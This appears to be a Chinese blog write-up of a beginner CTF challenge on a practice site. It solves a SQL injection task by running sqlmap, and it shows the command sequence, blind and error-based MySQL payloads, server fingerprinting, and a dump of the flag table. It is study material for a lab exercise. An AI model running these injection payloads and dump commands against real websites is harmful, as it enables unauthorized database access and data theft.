实验吧 ctf 简单的sql注入3

原创

解题链接： http://ctf5.shiyanbar.com/web/index_3.php

id=1为注入点 http://ctf5.shiyanbar.com/web/index_3.php?id=1然后就用sqlmap来跑一下 结果能出答案 我也是抱着尝试的态度 哈哈


首先检测注入点 sqlmap.py -u “http://ctf5.shiyanbar.com/web/index_3.php?id=1”

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7712=7712 AND 'uavG'='uavG

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71766b7871,(SELECT (ELT(9860=9860,1))),0x717a6b6b71,0x78))s), 844
6744073709551610, 8446744073709551610))) AND 'wKEs'='wKEs
---
[22:11:07] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.18, PHP 5.2.17
back-end DBMS: MySQL >= 5.5
[22:11:07] [INFO] fetched data logged to text files under 'C:\Users\1\.sqlmap\output\ctf5.shiyanbar.com'
                                                                    http://blog.csdn.net/ZweLL032
```

然后再获取数据库sqlmap.py -u "http://ctf5.shiyanbar.com/web/index_3.php?id=1" --dbs 下面出现了几个数据库


```
available databases [2]:
[*] information_schema
[*] web1

[22:13:49] [INFO] fetched data logged to text files under 'C:\Users\1\.sqlmap\output\ctf5.shiyanbar.com'
                                                                    http://blog.csdn.net/ZweLL032
```

然后出现了两个数据库 接着报数据库里面的表信息sqlmap.py -u "http://ctf5.shiyanbar.com/web/index_3.php?id=1" --dbs -D



web1 -T flag --columns 接着就是表名内的内容了sqlmap.py -u "http://ctf5.shiyanbar.com/web/index_3.php?id=1" --dbs -D web1 -T flag -C flag --dump

好了 这就是小白用sqlmap神器的解题思路
